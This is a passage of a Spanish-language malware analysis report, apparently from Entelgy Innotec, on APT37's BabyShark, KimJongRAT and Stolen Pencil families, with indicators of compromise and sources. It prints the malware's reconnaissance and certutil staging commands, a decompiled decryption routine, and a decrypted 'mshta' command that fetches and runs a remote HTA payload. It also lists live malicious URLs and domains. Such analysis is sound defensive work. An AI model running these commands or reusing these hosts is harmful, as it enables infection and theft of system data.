- cmd.exe /c dir "C:\ProgramData\Microsoft\Windows\Start Menu\" -> Aplicaciones instaladas
- cmd.exe /c dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs" -> Aplicaciones instaladas
- cmd.exe /c tasklist -> Procesos y servicios en ejecución
- cmd.exe /c dir "%APPDATA%\Microsoft\Windows\Recent" -> Ficheros recientes
- cmd.exe /c ver -> Sistema operativo y versión
- cmd.exe /c set -> Variables del entorno
- cmd.exe /c reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" -> Los 10 últimos accesos por RDP

Toda la información que se ha obtenido de los comandos de triaje se almacena dentro del fichero temporal (*%APPDATA%\Microsoft\ttmp.log*), el cual se transforma a Base64 y se fuerza su sobreescritura con el siguiente comando:

```
certutil -f -encode "%APPDATA%\Microsoft\ttmp.log" "%APPDATA%\Microsoft\ttmp1.log"
```

Una vez terminado el proceso anterior, el fichero resultante es el que se manda al servidor de *Comando y Control*.



4.4. Ejecución desde la persistencia

Observando lo mencionado, se puede visualizar la ejecución de BabyShark desde su método de persistencia, el cual está dividido en dos partes.

1. La ejecución de la terminal CMD gracias a la clave de registro dentro de la clave *AutoRun*.


2. La ejecución de una tarea dentro del sistema que permite la ejecución de un terminal CMD con el comando "*taskkill /im cmd.exe*", cuyo objetivo es cerrar el terminal una vez haya finalizado la ejecución del comando.

5. RELACIONES ENTRE LAS FAMILIAS

Se muestran a continuación las relaciones entre las diferentes familias asociadas a APT37:

1. La primera relación es entre las **versiones de BabyShark**: en ambas versiones la persistencia, la obtención y la ejecución de los comandos se consiguen de la misma forma.
2. La segunda relación es entre el **BabyShark** y el **KimJongRAT**: en esta ocasión la relación tiene que ver con la ruta donde se almacena la información que se ha extraído del equipo infectado. También cabe destacar que las dos familias tienen propósitos similares, puesto que tanto BabyShark como KimJongRAT se encargan de obtener toda la información posible del equipo, la almacenan en un fichero y por último la convierten en base64.
3. La tercera relación es entre **BabyShark** y **Stolen Pencil**: esta relación se debe a que ambos ficheros ejecutables se encuentran firmados con el mismo certificado robado a Egis Co. LTD.
4. La cuarta relación es entre **KimJongRAT** y **Stolen Pencil**: en este caso la relación reside en la forma de cifrar las cadenas de texto y en cómo se estructura el código. Estas dos familias hacen uso de un cifrado por sustitución, que consiste en generar una equivalencia entre caracteres, de forma que se genera un segundo diccionario con los caracteres que se desean sustituir. En ambas muestras se ha utilizado el mismo método y clave de cifrado.

   Dentro de esta función de descifrado se encuentra la mayoría del comportamiento de la muestra. El código siempre comienza con el descifrado de las cadenas de texto, las cuales contienen el nombre de las librerías y funciones que necesita ejecutar. Para obtener la dirección de memoria donde se encuentran, hace uso de las funciones GetProcAddress y LoadLibraryW, las cuales se encuentran entre las cadenas de texto:



La dirección se almacena en una variable que se utilizará para complicar un poco más el análisis del código en estático, pues no aparece cuando se utiliza la herramienta Strings. Por lo tanto, se puede observar que tanto Stolen Pencil como KimJongRAT tienen un código fuente bastante similar y que utilizan la misma técnica para ofuscar su código.


6. BABYSHARK 2

A raíz de una entrada publicada por *Unit 42*[16], se ha encontrado una nueva versión de BabyShark. Dentro de dicha publicación comparten una muestra de un documento ofimático que ha sido identificado como BabyShark 2. Analizándolo se ha encontrado la URL donde comienza la primera etapa. Realizando una búsqueda de dicha URL en Internet, se puede encontrar en una nueva muestra ejecutada en la plataforma de *Hibryd Analysis*[17].

https://carolcolecatholicartist.com/wp-includes/js/jquery/articles/Mzfmj0.hta


Esta nueva muestra encontrada en *Hibryd Analysis* es realmente interesante debido a que se trata de un PE ejecutable, que se encuentra publicado en una web la cual publicita una ICO (**Initial Coin Offering**). La empresa se llama **Zoptax** (www.zoptax.com), registrada en EEUU, por la información que se puede encontrar por Internet parece tratarse de algo legítimo.

Dentro de su web, además de publicitar su empresa y mostrar a los trabajadores de esta, también permite la descarga de un software para las plataformas más comunes (Windows, Linux, Mac, Android y próximamente iOS):



[16] https://unit42.paloaltonetworks.com/babyshark-malware-part-two-attacks-continue-using-kimjongrat-and-pcrat/
[17] https://www.hybrid-analysis.com/sample/38a2acbfe7469e5fd5a14793922ec63911a0b3cdb28f3461982c37e9c758127f?environmentId=100

La única muestra que parece encontrarse relacionada con esta familia es la perteneciente a la plataforma de Windows. El fichero ejecutable contiene una pequeña rutina maliciosa insertada entre lo que parece el código legítimo, dicha rutina se encarga de descifrar una cadena y finalmente ejecutarla con la función WinExec.



```
v111 = -55;
v112 = -121;
v113 = 112;
v114 = 27;
v115 = -87;
*(_DWORD *)CmdLine = 0;
while ( 1 )
{
  CmdLine[v2++] = v3 ^ BYTE1(v1);
  v1 = &algn_6BF858[9057698 * (_DWORD)&v1[v3] + 6];
  if ( v2 == 56 )
    break;
  v3 = (unsigned __int8)*(&v60 + v2);
}
WinExec(CmdLine, 0);
sub_55D8D0(&v51);
if ( byte_164B4CE )
{
```


Tras terminar el descifrado la cadena se obtiene el siguiente resultado:

```
cmd /c mshta http://www.seoulhobi.biz/method/Xobjy0.hta
```

Dicha sentencia es similar a las ejecutadas por todas las anteriores versiones de BabyShark.

6.1. Similitudes con versiones anteriores

1. Esta nueva versión también obtiene su persistencia dentro del equipo de la misma manera que anteriores versiones, guarda la información del triaje en el mismo fichero y también utiliza el mismo comando para convertir dicho fichero a Base64. Por último, envía el contenido de este fichero al servidor de C&C, en la dirección **[BASE_URL]/upload.php**.
2. Otra relación encontrada entre la primera versión de BabyShark y la nueva, es la función encargada de descifrar los comandos recibidos desde el servidor de C&C:



```
On Error Resume Next
Function Co00(c)
    L=Len(c):s=""
    For jx=0 To d-1
        For ix=0 To Int(L/d)-1
            s=s&Mid(c,ix*d+jx+1,1)
        Next
    Next
    s=s&Right(c,L-Int(L/d)*d)
    Co00=s
End Function

d=11:t0=Co00(t0)
```

Toda la función se mantiene, siendo únicamente modificado el valor de la variable "d"


6.2. Diferencias con versiones anteriores

Todas las novedades introducidas en esta nueva versión se han implementado en el lado del servidor de Comando y Control. Como ya se ha visto en el apartado anterior, se sigue manteniendo el mismo sistema para obtener la persistencia y se sigue obteniendo la misma información en la etapa del triaje al igual que se siguen enviando la información al servidor de C&C de la misma manera.


1. Si se intenta acceder a ruta raíz ([BASE_URL]/index.php), se realiza una redirección a la web de Microsoft.
2. Ahora se almacena información sobre los accesos sospechosos, de esta manera si se intenta seguir un flujo no permitido, esto queda registrado y ya no se permite continuar con la ejecución.

   [BASE_URL]/blackip.txt: en esta ruta, se almacena un listado de direcciones IP y nombre de equipos en base64 que han sido bloqueados.

   [BASE_URL]/resp: en esta ruta, se almacena un listado con fecha, hora, dirección IP y UserAgent.



   [BASE_URL]/resp_suspect: en esta ruta, se almacena un listado con fecha, hora, dirección IP y cuál fue la acción sospechosa procedente de dicha dirección IP.



3. Se ha encontrado una nueva ruta la cual proporciona comandos en PowerShell y que permite la descarga de otros *Payloads*. Dicha ruta se encuentra en **[BASE_URL]/cow.php** y se le realizan peticiones **GET**, donde el parámetro **"op"** indica el comando que se está pidiendo al servidor de *Comando y Control*. Se han encontrado un listado con algunos de estos comandos:

   - 1
   - power_dir.gif
   - power_com.gif
   - power_exe.gif
   - power_exe_del.gif
   - power_key.gif
   - power_key_j.gif
   - power_kill.gif

7. INDICADORES DE COMPROMISO

Hashes SHA256	URL (RED)	Dominios (RED)
• 6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c • 7b77112ac7cbb7193bcd891ce48ab2acff35e4f8d523980dff834cb42eaffafa • 9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f8 • 2b6dc1a826a4d5d5de5a30b458e6ed995a4cfb9cad8114d1197541a86905d60e • 66439f0e377bbe8cda3e516e801a86c64688e7c3dde0287b1bfb298a5bdbc2a2 • 8ef4bc09a953491061783445 7114b9217cac9cb33ae22b3 7889040cde4cabea6 • 331d17dbe4ee61d8f2c91d7e4af17fb38102003663872223efaa4a15099554d7 • 1334c087390fb946c894c186 3dfc9f0a659f594a3d6307fb4 8f24c30a23e0fc0 • dc425e93e83fe02da9c76b56f6fd286eace282eaad6d8d49 7e17b3ec4059020a • 94a09aff59c0c27d10495090 32d5ba05e9285fd522eb20b 033b8188e0fee4ff0	• https://tdalpacafarm.com/files/kr/contents/vkggy0.hta • https://tdalpacafarm.com/files/kr/contents/doc.php?op=1 • https://fmchr.in/images/common/neacd/qzqrn0.hta • https://fmchr.in/images/common/neacd/expres.php?op=1 • https://mohanimpex.com/include/test/uqgox0.hta • https://christinadudley.com/public_html/cdudley/sites/default/files/1203427/doc.php?op=2 • https://christinadudley.com/public_html/cdudley/sites/default/files/1203427/zjckk0.hta • https://www.christinadudley.com/public_html/cdudley/sites/default/files/1203427/doc.php?op=1 • https://www.mohanimpex.com/include/tempdoc/891250/doc.php • http://www.mohanimpex.com/include/tempdoc/891250/doc.php?op=1 • https://mohanimpex.com/include/tempdoc/891250/doc.php?op=2 • https://mohanimpex.com/include/tempdoc/891250/ersrr0.hta • https://christinadudley.com/public_html/cdudley/media/net/001/string.gif	• fmchr.in • christinadudley.com • ksi.ovh.net

8. FUENTES

- Sin Autor (1953). Text of The Korean War Armistice Agreement. FindLaw.

  https://web.archive.org/web/20140305164517/http://news.findlaw.com/cnn/docs/korea/kwarmagr072753.html

- Reinoso, J. (2013). Corea del Norte promete sanciones contundentes ante las nuevas sanciones. El País.

  https://elpais.com/internacional/2013/01/27/actualidad/1359271802_111005.html

- Gerwitz, D. (2018). Inside the early Days of North Korea's Cyberwar Factory. ZDNET.

  https://www.zdnet.com/article/inside-the-early-days-of-north-koreas-cyberwar-factory/

  Sanger, David E. (2017). El mundo ya no se burla del poderío cibernético de Corea del Norte. NY TImes.

  https://www.nytimes.com/es/2017/10/18/el-mundo-ya-no-se-burla-del-poderio-cibernetico-de-corea-del-norte/

- Ko, E. (2018). North Korea as a Geopolitical and Cyber Actor. New America.

  https://www.newamerica.org/cybersecurity-initiative/c2b/c2b-log/north-korea-geopolitical-cyber-incidents-timeline/

- Sin autor (2018). APT37 (Reaper) The Overlooked North Korean Actor. FireEye.

  https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf

- Sin autor (2019).New BabyShark Malware Targets U.S. National Security Think Tanks. Unit 42 of PaloAltoNetworks.

  https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

- Sandbox de BabyShark. Captura de pantalla de documento señuelo.

  https://app.any.run/tasks/f97dae3b-1e34-4678-90d3-c07233592698

- Sandbox de BabyShark. Captura de pantalla de documento señuelo.

  https://app.any.run/tasks/bd0b86d2-162c-4604-b37b-15a75771f138

- Sandbox de BabyShark. Captura de pantalla de documento señuelo.

  https://app.any.run/tasks/7f8e8262-01c8-49af-9689-e2866b7a855c

- Análisis de BabyShark en VirusTotal.

  https://www.virustotal.com/gui/file/66439f0e377bbe8cda3e516e801a86c64688e7c3dde0287b1bfb298a5bdbc2a2/detection

- Análisis de BabyShark en VirusTotal.

  https://www.virustotal.com/gui/file/7b77112ac7cbb7193bcd891ce48ab2acff35e4f8d523980dff834cb42eaffafa/detection

- Raymond (2007). Hidden gotcha: The command processor's AutoRun setting. Microsoft.

  https://devblogs.microsoft.com/oldnewthing/20071121-00/?p=24433

- Informe de Kim Jong RAT.

  http://joachimdezutter.com/av55.html

- Rascagnères, P (2013). Informe de Kim Jong RAT/stealer. iTrust Consulting.

  https://malware.lu/assets/files/articles/RAP003_KimJongRAT-Stealer_Analysis.1.0.pdf

- Análisis de Kim Jong RAT en VirusTotal.

  https://www.virustotal.com/gui/file/52b898adaaf2da71c5ad6b3dfd3ecf64623bedf505eae51f9769918dbfb6b731/detection

- Análisis de Kim Jong RAT en VirusTotal.

  https://www.virustotal.com/gui/file/6cec00f9d3b7a34c899b1b0cdb69eb5356fa33b80144a10499b7ec905b12e903/detection

- Sin Autor (2018). Stolen Pencil – A New Malware Campaign. Tweak Library Team.

  https://tweaklibrary.com/stolen-pencil-a-new-malware-campaign/

- Sin Autor (2018). Stolen Pencil Malware Campaign. Cyber Swachhta Kendra.

  https://www.cyberswachhtakendra.gov.in/alerts/Stolen_Pencil_Malware_Campaign.html

- Sin Autor (2018). STOLEN PENCIL Campaign Targets Academia. NetScout.

  https://www.netscout.com/blog/asert/stolen-pencil-campaign-targets-academia

- Análisis de Stolen Pencil en VirusTotal.

  https://www.virustotal.com/gui/file/adfd949ac91187061b44d8c8415ec5003d26164ff57d6c47e4ecaf8c9b80795f/detection

- Análisis de Stolen Pencil en VirusTotal.


  https://www.virustotal.com/gui/file/4dcd46e838bb7a764bc35b4e4a3a2e693fedcda5334d54b982bea29b5f4887a3/detection

- Análisis de Stolen Pencil en VirusTotal.

  https://www.virustotal.com/gui/file/a7a987fb55f4c1921ea7f6c8f2acd3817bacbee2fdf30c0e4f50ee23656e0b51/detection

- Análisis de Stolen Pencil en VirusTotal.

  https://www.virustotal.com/gui/file/925e6902331061ec8419061e5c2b2926238decd49623e138e4551220c2e202c0/detection



Entelgy Innotec
SECURITY

Avda. Llano Castellano, 43
Madrid 28034
+34 917 281 504
www.innotec.security